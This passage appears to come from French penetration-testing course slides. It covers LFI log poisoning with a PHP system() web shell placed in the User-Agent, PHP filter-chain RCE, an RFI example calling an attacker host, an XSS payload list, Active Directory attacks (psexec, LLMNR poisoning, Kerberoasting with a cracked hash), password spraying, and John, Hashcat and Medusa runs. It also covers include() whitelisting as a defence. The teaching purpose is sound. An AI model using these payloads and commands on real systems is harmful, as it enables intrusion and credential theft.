Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:36:08 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 200 530 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:39:47 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log&c=ps HTTP/1.1" 200 502 "-" "Mozilla/5.0 PID TTY TIME CMD 3722 ? 00:00:00 apache2 3723 ? 00:00:00 apache2 3724 ? 00:00:00 apache2 3725 ? 00:00:00 apache2 3726 ? 00:00:00 apache2 4124 ? 00:00:00 apache2 4132 ? 00:00:00 apache2 4671 ? 00:00:00 apache2 5038 ? 00:00:00 apache2 6029 ? 00:00:00 sh 6030 ? 00:00:00 ps like Gecko" 192.168.1.131 - - [25/Sep/2017:15:39:53 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 200 520 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:40:02 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 200 528 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko" 192.168.1.131 - - [25/Sep/2017:15:40:05 +0530] "GET /lfi/lfi.php?file=/var/log/apache2/access.log HTTP/1.1" 200 538 "-" "Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gecko"
```



```
Request to http://192.168.1.129:80
Forward Drop Intercept is on Action
Raw Params Headers Hex
GET /lfi/lfi.php?file=/var/log/apache2/access.log&c=ps HTTP/1.1
Host: 192.168.1.129
User-Agent: Mozilla/5.0 <?php system($_GET['c']); ?> like Gecko
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

La vulnérabilité LFI vers RCE (Remote Code Execution)

- En PHP, on peut aussi exécuter du code avec une LFI, démonstration :
<https://www.synacktiv.com/en/publications/php-filters-chain-what-is-it-and-how-to-use-it.html>
 - Exemple avec : `phpinfo()`



127.0.0.1/preview.php?file=php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.i

PHP Version 8.1.5

System	Linux kali
Build Date	May 16 2022 17:15:25
Build System	Linux
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/8.1/apache2
Loaded Configuration File	/etc/php/8.1/apache2/php.ini

81


Variante de LFI : Remote File Inclusion (RFI)

- Condition : « allow_url_include = On » dans php.ini

`http://vulnerable_host/preview.php?file=http://attacker:8000/attack.php`

```
preview.php
1 include($_GET['file']);
```

```
attack.php
1 <?php
2 system("id");
```




82

Protection en PHP (éviter LFI/RFI)

- Utiliser une liste blanche :
 - Autoriser uniquement certains noms de fichiers
- Utiliser une regex efficace (alphanum)
- Supprimer les caractères risqués

```
preview.php
1
2 $ar = array("test.html", "file.html");
3 if(in_array($_GET['file'], $ar))
4 {
5     include($_GET['file']);
6 }
```



```
preview.php
1 $file = str_replace("/", "", $_GET['file']);
2 $file = str_replace(".", "", $file);
3 include("/var/www/html/".$file.".html");
```

Warning: include(/var/www/html/etcpasswd.html): Failed to open stream: No such

Warning: include(): Failed opening '/var/www/html/etcpasswd.html' for inclusion (

83

La vulnérabilité XSS (Cross-Site Scripting)

- Exécuter du code Javascript sur le navigateur Web

Exemples de *payloads* :


```
<script>alert('XSS')</script>
%3cscript%3ealert('XSS')%3c/script%3e
%22%3e%3cscript%3ealert('XSS')%3c/script%3e
<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert(&quot;XSS&quot;);>
<IMG SRC=javascript:alert('XSS')>
<img src=xss onerror=alert(1)>
<IMG ""><SCRIPT>alert("XSS")</SCRIPT>>
<IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
<IMG SRC="jav ascript:alert('XSS');">
<script>a=/XSS/\\ndocument.vulnerable=true;</script>
\\";document.vulnerable=true;{//
</title><SCRIPT>document.vulnerable=true;</script>
<input TYPE="IMAGE" SRC="javascript:document.vulnerable=true;">
<body BACKGROUND="javascript:document.vulnerable=true;">
<body ONLOAD=document.vulnerable=true;>
<img DYNSRC="javascript:document.vulnerable=true;">
<img LOWSRC="javascript:document.vulnerable=true;">
<bgsound SRC="javascript:document.vulnerable=true;">
<br SIZE="{document.vulnerable=true}">
```

Recherche :

Chercher



Chercher



Exécution de code =>

La vulnérabilité XSS (Cross-Site Scripting)


- Méthode pour tester :
 - Observer si une réponse HTTP (page HTML) affiche des données brutes qui proviennent de la requête HTTP.
- Exemple : si une page affiche le nom du navigateur Web tel quel dans une page, on peut facilement modifier son User-Agent et donc faire exécuter du code dans la page résultante.

Attaques sur Active Directory




Active Directory

- Active Directory (AD) est la mise en œuvre par Microsoft des services d'annuaire LDAP pour les systèmes d'exploitation Windows.



Active Directory, recherche de chemins d'attaque : BloodHound

- Outil Open Source
- Permet de cartographier le réseau AD
- Permet de trouver des chemins d'attaque



<https://github.com/BloodHoundAD/BloodHound>

89 **Impacket (Python)**

- Collection d'outils Python (>50) pour cibler des machines Windows depuis Linux :
 - Exécution à distance via WMI
 - Lister des services
 - Obtenir le TGT
 - Ouvrir un serveur SMB
 - Etc.

```
root@kali:~# psexec.py fox.local/bwayne:Password1@192.168.16.131
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.16.131.....
[*] Found writable share ADMIN$
[*] Uploading file uxVplUAF.exe
[*] Opening SVCManager on 192.168.16.131.....
[*] Creating service zKYb on 192.168.16.131.....
[*] Starting service zKYb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
# ls /usr/share/doc/python3-impacket/examples/
```

addcomputer.py	esentutl.py	getArch.py	getTGT.py	kintercept.py	mssqlclient.py	ntfs-read.py	psexec.py	reg.py	samrdump.py	smbexec.py	sniff.py	wmiexec.py
atexec.py	exchanger.py	GetNPUsers.py	GetUserSPNs.py	lookupsid.py	mssqlinstance.py	ntlmrelayx.py	raiseChild.py	rpcdump.py	secretsdump.py	smbrelayx.py	split.py	wmipersist.py
dcomexec.py	findDelegation.py	getPac.py	goldenPac.py	mimikatz.py	netview.py	ping6.py	rdp_check.py	rpcmap.py	services.py	smbserver.py	ticketConverter.py	wmiquery.py
dpapi.py	GetADUsers.py	getST.py	karmaSMB.py	mqtt_check.py	nmapAnswerMachine.py	ping.py	registry-read.py	sambaPipe.py	smbclient.py	sniffer.py	ticketer.py	

- ```
[*] [LLMNR] Poisoned answer sent to 192.168.0.101 for name srvinconnu
[*] [NBT-NS] Poisoned answer sent to 192.168.0.101 for name SRVINCONNU (service: File Server)
[SMB] NTLMv2 Client : 192.168.0.101
[SMB] NTLMv2 Username : TESTLOCAL\localadminuser
[SMB] NTLMv2 Hash : localadminuser::TESTLOCAL:1514500127aaa377:55C986AB2BC3739027C7A6B43AC5F005:0101000000000000CEC849F8C3
BED401FB21F570B586A0830000000000200000000000000000000000
```



```
root@debian:~/Desktop/Responder-master/logs# sudo john --wordlist=/usr/share/wordlists/rockyou.txt SMB-NTLMv2-19
2.168.0.101.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Azerty123 (localadminuser)
lg 0:00:00:00 DONE (2018-08-30 15:56) 14.28g/s 14.28p/s 14.28c/s 14.28C/s Azerty123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

91

## Kerberoasting

```


C:\>GetUserSPNs.py htb.local/
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName Name MemberOf PasswordLastSet LastLogon Delegation

MSSQLSvc/dc1.htb.local:1433 SqlSvc 2020-05-07 14:58:49.990985 2020-05-08 16:42:29.886707
MSSQLSvc/dc1.htb.local SqlSvc 2020-05-07 14:58:49.990985 2020-05-08 16:42:29.886707

$krb5tgs$23*$SqlSvc$HTB.LOCAL$MSSQLSvc/dc1.htb.local*$fee3e76cbb8d7c223722e5bfd84dd0f9$7b7e6327b1c34251f9a0bd1610df11f52
f0e8f3dacd2dbc7206d28dd460ac7f838349ff77718985d24ae5262aa3563e46398c58681079e1682debff4be783c52e2050c3ae6ffb0857fb5f0a3ca
91f4f03de2c804621e962a6e46b54d7e7467a4e20893535773fd1929a9123af9001d6e6670c44f69fee6bf3979f8971f5e6dbab0a290f37810a7fd3d
fa6e6c36ad10fc8c2ed214698a6319d3eb85bab9336b86f90afea3d0ef39b179b0e12fb6b766ee0bc50d2e246ebf70fa745682bd4278f8b2ad59fbe9
4598d53bea9370230ac3924bfe01809368939ce668b86afa660f7f84c9c9920bfc1fbf46fdee5df8248c6a5f64354714c6ef6677b5bb37edae0c3262
ef7795e1d5c54603a01079d2a3f3160cc789cd631132ddcb19729da3b9a732674d16b7693c0a5ed77bc6026c6d9f39962c46f655ceb2f5c7902e696d
8fd948b00dbceeea2ce70f5e60cc5fba79e024cb987a3851661282d4d9ec2639e7e0100ef508748f73a671f1957ba3d0d64954509e2fbab2b4e1077
f450c7621c789f9d17bf17d4e75210c898603073dcee9b5d0b193670caf4e0f3db29d5d20328f21c37eeb5c538869f06c32985caefffb5c05b230ce5d
9dbb5cb504adbdb0206850919c937ff4237fa534ee96c46377348064d1b947d439ccf99d5523594018e7ab6a595e34cd672c2a9aa05926086299af2a
94c19c913e7f966f65ab528ce32f8348fb21a867bfd3182f73d9cf808b9a9190371c5e6ab1a0332a88c05e1908d0f31cb98e16aff07bd858a320ea90
92348435d0a36083619ab3d8d693446d69af7ddf3807b7427c71f93c2a4beb530f89f0b8de09c2dce793d3f79a21612bb35595d50a824ce29bb1b31
2110237f7937f51fac811ce87da2d71c745e3541faaf1197c3e5e4f9ae34182187cac35cd19a2b4dacc81464e2351cb1958752c85a746764f9f2f051
09d6b82d4d18103149f420cecbac008646a67bf0a4e57c2fbd7f50b09a9b4f4b1f84c7f46d1fb905ebc7962ee76043683d5107e14048f0e841c91
3d3069e140e7d2daf544669b239cfef9b3baae36a793d97e89192e6531d4c34a28a7b5bf7dd690bad24a24530d496075990fa0a96f6a18ca96cc98c9
7ea9a64b4b459c4ab3d8270bb91b490dc284f6b2f5382fab3794a91308e6a6c512d21e3b7a42b7b9bc107c39b2f3bc54d0c9cd68b7388c22b6c44ee7
505452675ed88e623d0735044d0d40f85e55443dce0a567bd1e83ebd7074b1e4e8b1271f7b0e23ad36300042ebba7720650b13d3c380

```



```

96a7681ec4982ff42c89
250a252088b1c6f53879a
d4f7c31766f2073c0034
718dc8:Ticketmaster19

```

↑

svc\_tgs cleartext password

<https://medium.com/r3d-buck3t/attacking-service-accounts-with-kerberoasting-with-spns-de9894ca243f>



## Crackmapexec

- Attaques sur les protocoles : SMB, LDAP, WINRM, MSSQL, SSH, RDP

```
(mpgn@kali)-[~/CrackMapExec]
$ poetry run crackmapexec smb 192.168.133.157 -u /tmp/users -p /tmp/pass --continue-on-success
[*] Old configuration file detected, replacing with new version
SMB 192.168.133.157 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard)
SMB 192.168.133.157 445 DC01 [+] poudlard.wizard\ron:*****
SMB 192.168.133.157 445 DC01 [-] poudlard.wizard\demo:***** STATUS_LOGON_FAILURE
SMB 192.168.133.157 445 DC01 [+] poudlard.wizard\rubeus:***** (Pwn3d!)

(mpgn@kali)-[~/CrackMapExec]
$ poetry run crackmapexec smb 192.168.133.157 -u /tmp/users -p /tmp/pass --continue-on-success
SMB 192.168.133.157 445 DC01 [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:poudlard.wizard)
SMB 192.168.133.157 445 DC01 [+] poudlard.wizard\ron:🔒🔒🔒🔒🔒🔒🔒🔒
SMB 192.168.133.157 445 DC01 [-] poudlard.wizard\demo:🔒🔒🔒🔒🔒🔒🔒🔒 STATUS_LOGON_FAILURE
SMB 192.168.133.157 445 DC01 [+] poudlard.wizard\rubeus:🔒🔒🔒🔒🔒🔒🔒🔒 (Pwn3d!)
```

<https://github.com/byt3bl33d3r/CrackMapExec>

Doc : <https://mpgn.gitbook.io/crackmapexec/getting-started/audit-mode>

## Attaques sur les mots de passe



## Attaque du mot de passe en ligne ou hors ligne

- 2 possibilités pour un attaquant :
  - Hors ligne : Soit il trouve un mot de passe en version hachée (par ex : vol dans la DB, lecture de fichiers, etc.)
    - Avantage : discret car pas de requêtes envoyées vers le serveur
  - En ligne : Soit il teste en live mais risque de bloquer des comptes
    - Inconvénients : Risque de bannissement de son IP et risque de blocage de comptes

95

## JohnTheRipper et Hashcat

- Attaque offline

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~#
root@kali:~# john --wordlist=/usr/share/john/password.lst /root/john
Created directory: /root/.john
Warning: detected hash type "sha512crypt", but the string is also re
"crypt"
Use the "--format=crypt" option to force loading these as that type
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt
12 128/128 SSE2 2x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password (john)
1g 0:00:00:07 DONE (2015-11-06 01:44) 0.1424g/s 505.1p/s 650.9c/s 6
..sss
Use the "--show" option to display all of the cracked passwords rel
Session completed
root@kali:~#
root@kali:~#

```

John the ripper

```

Host memory required for this attack: 66 MB

Dictionary cache built:
* Filename.: /usr/share/john/password.lst
* Passwords.: 3559
* Bytes.....: 26325
* Keyspace..: 3559
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.
Sebe2294ecd0e0f08eab7690d2a6ee69:secret

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: Sebe2294ecd0e0f08eab7690d2a6ee69
Time.Started.....: Wed Oct 30 13:01:09 2019 (1 sec)
Time.Estimated...: Wed Oct 30 13:01:10 2019 (0 secs)
Guess.Base.....: File (/usr/share/john/password.lst)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 10501 H/s (0.57ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 3559/3559 (100.00%)
Rejected.....: 0/3559 (0.00%)
Restore.Point....: 0/3559 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: #!comment: This list has been compiled by Solar Designer of Openwall Project -> sss

Started: Wed Oct 30 13:00:32 2019
Stopped: Wed Oct 30 13:01:11 2019

```

Hashcat



## Attaques en ligne

- Quelques outils dans Kali Linux:
  - Medusa
  - Ncrack
  - Metasploit

```
root@kali:~# medusa -h 192.168.1.108 -U user.txt -P pass.txt -M ssh -n 2222
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: root (1 of 5, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: root (1 of 5, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: root (1 of 5, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: root (1 of 5, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: root (1 of 5, 0 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: toor (2 of 5, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: toor (2 of 5, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: toor (2 of 5, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: toor (2 of 5, 1 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: raj (3 of 5, 2 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: raj (3 of 5, 2 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: raj (3 of 5, 2 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: raj (3 of 5, 2 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: raj (3 of 5, 2 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.1.108 User: raj Password: 123 [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 compl
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 compl
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 compl
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are abort
ACCOUNT CHECK: [ssh] Host: 192.168.1.108 (1 of 1, 0 complete) User: msfadmin (4 of 5, 3 compl
```





## Conclusion

- Méthodologie des tests
- Quelques vulnérabilités Web
- Active Directory
- Les mots de passe